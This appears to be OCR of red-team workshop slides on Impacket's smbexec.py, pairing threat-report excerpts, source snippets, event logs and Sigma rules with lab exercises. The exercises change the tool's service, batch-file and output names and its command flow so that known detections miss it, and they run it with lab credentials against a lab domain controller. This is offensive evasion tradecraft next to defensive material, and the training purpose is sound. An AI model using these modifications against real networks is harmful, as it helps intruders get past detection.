
## Versatility

Used for enumeration, lateral movement, remote code execution, credential dumping, etc.

# Offensive Security Usage

## Testing and Validation Tooling 2023

Red Canary Report



# Threat Actor Usage

## Threat Actors Inside US Defense Networks

JOINT
CYBERSECURITY ADVISORY

TLP:WHITE

CISA | FBI | NSA

APT actors maintained access through mid-January 2022, likely by relying on legitimate credentials.

Use of Impacket

CISA discovered activity indicating the use of two Impacket tools: `wmiexec.py` and `smbexec.py`. These tools use Windows Management Instrumentation (WMI) and Server Message Block (SMB) protocol, respectively, for creating a semi-interactive shell with the target device. Through the Command Shell, an Impacket user with credentials can run commands on the remote device using the Windows management protocols required to support an enterprise network.

**CISA Cybersecurity Advisory**

## Russian Threat Actor Against Ukraine

**Lateral movement**

Cadet Blizzard conducts lateral movement with valid network credentials obtained from credential harvesting. To conduct lateral movement more efficiently, Cadet Blizzard typically uses modules from the publicly available Impacket framework. While this framework is generically utilized by multiple actors, preferential execution of patterns of commands may allow for more precision profiling of Cadet Blizzard operations:

- PowerShell *get-volume* to enumerate the volume of a device

```
cmd.exe /Q /c powershell get-volume 1> \\127.0.0.1\ADMIN$\__                    2>&1
```

Figure 3. PowerShell *get-volume* command

**MSTIC Russian Threat Actor Report**

# Workshop Agenda

```
odie@opsec:~$ smbexec.py -h
Impacket v0.11.0 - Copyright 2023 Fortra

usage: smbexec.py [-h] [-share SHARE] [-mode {SERVER,SHARE}] [-ts] [-debug] [-codec CODEC] [-shell-type {cmd,powershell}]
                  [-dc-ip ip address] [-target-ip ip address] [-port [destination port]] [-service-name service_name]
                  [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key] [-keytab KEYTAB]
                  target

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

options:
  -h, --help            show this help message and exit
  -share SHARE          share where the output will be grabbed from (default C$)
  -mode {SERVER,SHARE}  mode to use (default SHARE, SERVER needs root!)
  -ts                   adds timestamp to every logging output
  -debug                Turn DEBUG output ON
  -codec CODEC          Sets encoding used (codec) from the target's output (default "utf-8"). If errors are detected, run
                        at the target, map the result with https://docs.python.org/3/library/codecs.html#standard-encoding
                        execute smbexec.py again with -codec and the corresponding codec
  -shell-type {cmd,powershell}
                        choose a command processor for the semi-interactive shell

connection:
  -dc-ip ip address     IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified in th
                        parameter
  -target-ip ip address
                        IP Address of the target machine. If ommited it will use whatever was specified as target. This is
                        when target is the NetBIOS name and you cannot resolve it
  -port [destination port]
                        Destination port to connect to SMB Server
  -service-name service_name
                        The name of theservice used to trigger the payload

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target param
                        valid credentials cannot be found, it will use the ones specified in the command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256 bits)
  -keytab KEYTAB        Read keys for SPN from keytab file
```

- Introduction
- Background
- **Modifying Defaults**
- Command Execution
- Service Creation
- Credential Dumping

# Understanding smbexec

- Created by Eric Milam brav0hax in 2013
- Remote command execution via **semi-interactive** shell over SMB port 445
- Creates temporary service to execute commands via %COMSPEC%
  - **Does not upload** a service binary to disk like psexec
- Executes in “System” context
  - Need Admin privileges


**SMBexec Defcon Presentation**

**Brav0hax GitHub**

# Execution Analysis

## 1. Create Service

- Service created to execute a command:
  - “Create and execute a batch file”

## 2. Create/Execute Batch File

- Batch file built using “echo” and file redirection
  - Executed via %COMSPEC%

## 3. Delete Files

- Batch file, output file, and service is deleted

```
batchFile = '%SYSTEMROOT%\\' + \
   ''.join([random.choice(string.ascii_letters) \
   for _ in range(8)]) + '.bat'
command = self.__shell + 'echo ' + data + ' ^> ' + \
   self.__output + ' 2^>^&1 > ' + batchFile + ' & ' + \

if self.__mode == 'SERVER':
    command += ' & ' + self.__copyBack
command += ' & ' + 'del ' + batchFile

logging.debug('Executing %s' % command)
resp = scmr.hRCreateServiceW(self.__scmr, self.__scHandle,
                  self.__serviceName, self.__serviceName,
                  lpBinaryPathName=command,
                  dwStartType=scmr.SERVICE_DEMAND_START)
service = resp['lpServiceHandle']

try:
   scmr.hRStartServiceW(self.__scmr, service)
```

# Hypothesis

## Batch File Name

## Service Name

```
Timestamp · RuleTitle · Level · Computer · Channel · EventID · RecordID · Details · ExtraFieldInfo
2024-06-30 14:49:39.828 +00:00 · smbexec.py Service Installation · high · opsectarget.bsides.local · Sys · 7045 · 2858 · Svc: OfEQdFdM ¦ Path: %COMSPEC%
/Q /c echo cd ^> \\%COMPUTERNAME%\C$\__output 2^>^&1 > %SYSTEMROOT%\GvkuvAju.bat & %COMSPEC% /Q /c %SYSTEMROOT%\GvkuvAju.bat & del %SYSTEMROOT%\GvkuvAju.
bat ¦ Acct: LocalSystem ¦ StartType: demand start · ServiceType: user mode service

2024-06-30 14:49:43.840 +00:00 · smbexec.py Service Installation · high · opsectarget.bsides.local · Sys · 7045 · 2860 · Svc: OfEQdFdM ¦ Path: %COMSPEC%
/Q /c echo whoami ^> \\%COMPUTERNAME%\C$\__output 2^>^&1 > %SYSTEMROOT%\DBlNiPwm.bat & %COMSPEC% /Q /c %SYSTEMROOT%\DBlNiPwm.bat & del %SYSTEMROOT%\DBlNi
Pwm.bat ¦ Acct: LocalSystem ¦ StartType: demand start · ServiceType: user mode service

2024-06-30 14:49:48.805 +00:00 · smbexec.py Service Installation · high · opsectarget.bsides.local · Sys · 7045 · 2862 · Svc: OfEQdFdM ¦ Path: %COMSPEC%
/Q /c echo systeminfo ^> \\%COMPUTERNAME%\C$\__output 2^>^&1 > %SYSTEMROOT%\ffivKsAQ.bat & %COMSPEC% /Q /c %SYSTEMROOT%\ffivKsAQ.bat & del %SYSTEMROOT%\f
fivKsAQ.bat ¦ Acct: LocalSystem ¦ StartType: demand start · ServiceType: user mode service
```

## Command Line

```
Path:
%COMSPEC% /Q /c echo systeminfo ^> \\%COMPUTERNAME%\C$\__output 2^>^&1 > %SYSTEMROOT%\ffivKsAQ.bat &
%COMSPEC% /Q /c %SYSTEMROOT%\ffivKsAQ.bat &
del %SYSTEMROOT%\ffivKsAQ.bat
```

# Research

```
20    detection:
21        selection_eid:
22            Provider_Name: 'Service Control Manager'
23            EventID: 7045
24        selection_service_name:
25            ServiceName: 'BTOBTO'
26        selection_service_image:
27            ImagePath|contains:
28                - '.bat & del '
29                - '__output 2^>^&1 >'
30        condition: selection_eid and 1 of selection_service_*
31    falsepositives:
32        - Unknown
33    level: high
```

Smbexec Sigma Rule

```
25    detection:
26        selection:
27            ParentImage|endswith: '\services.exe'
28            Image|endswith: '\cmd.exe'
29            CommandLine|contains:
30                - '/Q'
31                - '/c'
32                - 'echo'
33                - '^> '
34                - ' 2^>^&1 > '
35        condition: selection
36    falsepositives:
37        - Unknown
38    level: low
```

Red Canary Impacket Threat Detection

# Validate Findings

```
55      OUTPUT_FILENAME = '__output'
-       BATCH_FILENAME  = 'execute.bat'
56      SMBSERVER_DIR   = '__tmp'
57      DUMMY_SHARE     = 'TMP'
58      SERVICE_NAME    = 'BTOBTO'
        @@ -176,7 +175,6 @@ def __init__(self, share, rpc, mode
175             self.__share = share
176             self.__mode = mode
177             self.__output = '\\\\127.0.0.1\\' + self.__shar
-               self.__batchFile = '%TEMP%\\' + BATCH_FILENAME
178             self.__outputBuffer = b''
179             self.__command = ''
180             self.__shell = '%COMSPEC% /Q /c '
```

**Previous smbexec IOCs**

## Service Name

Testing revealed a service is created with an odd name. Research revealed previous detections for the old service name **BTOBTO**

## Batch File

Testing revealed a batch file is created with an odd name. Research revealed previous detections for the old name **execute.bat**

## Command Line

Command line stringing multiple actions and redirecting output. Research revealed detections for “**.bat & del**” and “**__output 2^>^&1 >**”

# Service Name

- 8 random mixed-case alpha characters
- New random name generated each session
- Can be specified as an option at run time
  - *-service-name <svc_name>*
- **Exercise:**
  - Chose an opsec-friendly service name

- **OPSEC Considerations:**
  - What are some good options to blend in?
  - Common processes for specific OS?
  - What are some names to avoid?
- **Hint:**
  - List services on DC0
    - PS> *Get-Service*

```
if serviceName is None:
    self.__serviceName = ''.join([random.choice(string.ascii_letters) for i in range(8)])
else:
    self.__serviceName = serviceName
```

# Batch Filename

- 8 random mixed-case alpha characters
- New random name generated each command
- Cannot be specified as a command line option
  - Hard-coded at line #286
- **Exercise:**
  - Choose a more opsec-friendly file name

- **OPSEC Considerations:**
  - What file name would blend in better?
  - What other file type could we use?
- **Hint:**
  - Do some quick host enumeration on DC01

```
 C:\Windows\jFadktrE.bat & C:\Win
&1 > C:\Windows\vsFstvIg.bat & C:
2^>^&1 > C:\Windows\IeDmGNZF.bat
```

```
batchFile = '%SYSTEMROOT%\\' + ''.join(random.choice(string.ascii_letters) for _ in range(8)) + '.bat'
```

# Output Filename

- Echoing commands into .bat files
  - Creating "__***output***" files
- How often have you seen files with "__" on a Windows host?
  - Hard-coded on line #57
- **Exercise:**
  - Choose a more opsec-friendly file name

- **OPSEC Consideration:**
  - What constitutes a better file name?
- **Hints:**
  - Enumerate DC01
  - Find a more common file name

```
systeminfo ^> \\%COMPUTERNAME%\C$\__output 2^>^&1
```

```
57  OUTPUT_FILENAME = '__output'
58  SMBSERVER_DIR   = '__tmp'
59  DUMMY_SHARE     = 'TMP'
60  CODEC = sys.stdout.encoding
```

# Output Share

- Share can be specified on the command line
  - *-share <share_name>*
- What would be a better *staging directory?*
- **Exercise:**
  - Find a “better” file share for output

- **OPSEC Consideration:**
  - What are some common shares?
- **Hints:**
  - List shares on DC01
    - PS> *Get-Smbshare*

```
182             self.__output = '\\\\%COMPUTERNAME%\\' + self.__share + '\\' + OUTPUT_FILENAME
183             self.__outputBuffer = b''
```

| MISSION: | STAGING DIRECTORIES: PROCESS EXECUTION |
|---|---|
| TIME: | 08:29:47 UTC |
| PARENT PROCESS: | C:\Windows\System32\rundll32.exe |
| PROCESS: | Process: C:\Users\Public\Libraries\CNNUDTV\DateCheck.exe |
| COMMAND LINE: | “C:\Users\Public\Libraries\CNNUDTV\DateCheck.exe” |

# Ex: Modify Defaults


- **[TGT] Clear the event logs on DC01!**
  - PS> .\clear_logs.bat
- **[ATCK] Make a copy of the original smbexec.py**
  - $ cp smbexec.py og_smbexec.py
- **[ATCK] Open up smbexec in editor of choice (nano/vim)**
  - $ nano -l smbexec.py
- **[ATCK] Replace the random batch file name with a more opsec-friendly name**
- **[ATCK] Replace the output file name with a more opsec-friendly name**
- **[ATCK] Run smbexec with the share name and service name options**
  - $ smbexec.py BSIDES/jason:'Password123!'@192.168.x.20 -share <share> -service-name <service>
- **[TGT] Execute Hayabusa on the DC01**
  - PS> cd C:\Tools\hayabusa
  - PS> .\hayabusa.exe csv-timeline -l -r rules/impacket --no-wizard

**Take 15 minutes to complete Ex 2!**
**Let us know if you need any help!**

# Ex: Modify Defaults Walkthrough

- **[TGT] Clear the event logs on DC01!**
  - PS> .\clear_logs.bat
- **[ATCK] Make a copy of the original smbexec.py**
  - $ cp smbexec.py og_smbexec.py
- **[ATCK] Open up smbexec in editor of choice (nano/vim)**
  - $ nano -l smbexec.py
- **[ATCK] Replace the random batch file name with a more opsec-friendly name**
  - $ Line # 286
- **[ATCK] Replace the output file name with a more opsec-friendly name**
  - $ Line # 57
- **[ATCK] Run smbexec with the share name and service name options**
  - $ smbexec.py BSIDES/jason:'Password123!'@192.168.x.20 -share <share> -service-name <service>
- **[TGT] Execute Hayabusa on the DC01**
  - PS> .\hayabusa.exe csv-timeline -l -r rules/impacket --no-wizard

# Workshop Agenda




- Introduction
- Background
- Modifying Defaults
- **Command Execution**
- Service Creation
- Credential Dumping

# Process Hierarchy

### 1. Echo Command into Batch File

cmd.exe /Q /c echo [...snip...]> C:\Windows\aRpjIhMy.bat

### 2. Execute Batch File


cmd.exe /Q /c C:\Windows\aRpjIhMy.bat

### 3. Batch File (Command) is Executed

systeminfo > \\MULTIVERSE\C$__output 2>&1

### 4. Delete Batch File

del C:\Windows\aRpjIhMy.bat



# Process Hierarchy

### 1. Echo Command into Batch File

cmd.exe /Q /c echo [...snip...]> C:\Windows\aRpjIhMy.bat

### 2. Execute Batch File

cmd.exe /Q /c C:\Windows\aRpjIhMy.bat


### 3. Batch File (Command) is Executed

systeminfo > \\MULTIVERSE\C$__output 2>&1

### 4. Delete Batch File

del C:\Windows\aRpjIhMy.bat


**What is this?**



# Minimize Actions

- Initial ‘cd’ executed before our commands
  - Where did this come from?
- Placeholder for the cmd prompt
- Worth creating & deleting 2 files?
- **OPSEC Consideration:**
  - Remove unneeded commands

```
%COMSPEC% /Q /c echo cd ^> \\%COMPUTERNAME%\C$\__output
```



# Minimize Actions

- **Exercise:**
  - Find the “self.do_cd()” function
  - Comment out the function

```
209         self.__scHandle = resp['lpScHandle']
210         self.transferClient = rpc.get_smb_connection()
211         self.do_cd('')
212
```

```
253     #self.execute_remote('cd ' )
254     if len(self.__outputBuffer) > 0:
255         # Stripping CR/LF
256         self.prompt = self.__outputBuffer.decode().replace('\r\n','') + '>'
257         if self.__shell_type == 'powershell':
258             self.prompt = 'PS ' + self.prompt + ' '
259         self.__outputBuffer = b''
```

# Modifying Behavior: Solution

- **Exercise:**
  - Find the “self.do_cd()” function
  - Comment out the function

```
209         self.__scHandle = resp['lpScHandle']
210         self.transferClient = rpc.get_smb_connection()
211         self.do_cd('')
212
```

## Solution Nano

$ nano -l smbexec.py

$ go to line 210

$ Add comment

```
253         #self.execute_remote('cd ' )
254         if len(self.__outputBuffer) > 0:
255             # Stripping CR/LF
256             self.prompt = self.__outputBuffer.decode().replace('\r\n','') + '>'
257             if self.__shell_type == 'powershell':
258                 self.prompt = 'PS ' + self.prompt + ' '
259             self.__outputBuffer = b''
```

# File Creation

## 1. Echo Command into Batch File

cmd.exe /Q /c echo [...snip...]> C:\Windows\aRpjIhMy.bat

**Why create a new batch file for each command?**

## 2. Execute Batch File

cmd.exe /Q /c C:\Windows\aRpjIhMy.bat

**Files Written: 6**
**Files Deleted: 6**

## 3.Cmd Inside Batch File Executed

systeminfo > \\MULTIVERSE\C$__output 2>&1

**Output written + deleted for each command!**

## 4. Delete Batch File

del C:\Windows\aRpjIhMy.bat

**Do we need to delete each time?**

```
Path:
%COMSPEC% /Q /c echo systeminfo ^> \\%COMPUTERNAME%\C$\__output 2^>^&1 > %SYSTEMROOT%\ffivKsAQ.bat &
%COMSPEC% /Q /c %SYSTEMROOT%\ffivKsAQ.bat &
del %SYSTEMROOT%\ffivKsAQ.bat
```

# Modifying Approach

- **Current procedure:**
  - Echo a command into a file
  - Executing that file, redirecting output
- How can we simplify this process?
  - **Create** our own batch file
  - **Upload** the file to DC01
  - **Execute** the batch file

- What **benefits** will this have?
  - Removes the “echo” part of the cmd
  - Reduces number of batch files created
  - Reduces command execution
- What **drawbacks** will this approach create?
  - Modify how output is retrieved

```
Path:
%COMSPEC% /Q /c echo systeminfo ^> \\%COMPUTERNAME%\C$\__output 2^>^&1 > %SYSTEMROOT%\ffivKsAQ.bat &
%COMSPEC% /Q /c %SYSTEMROOT%\ffivKsAQ.bat &
del %SYSTEMROOT%\ffivKsAQ.bat
```

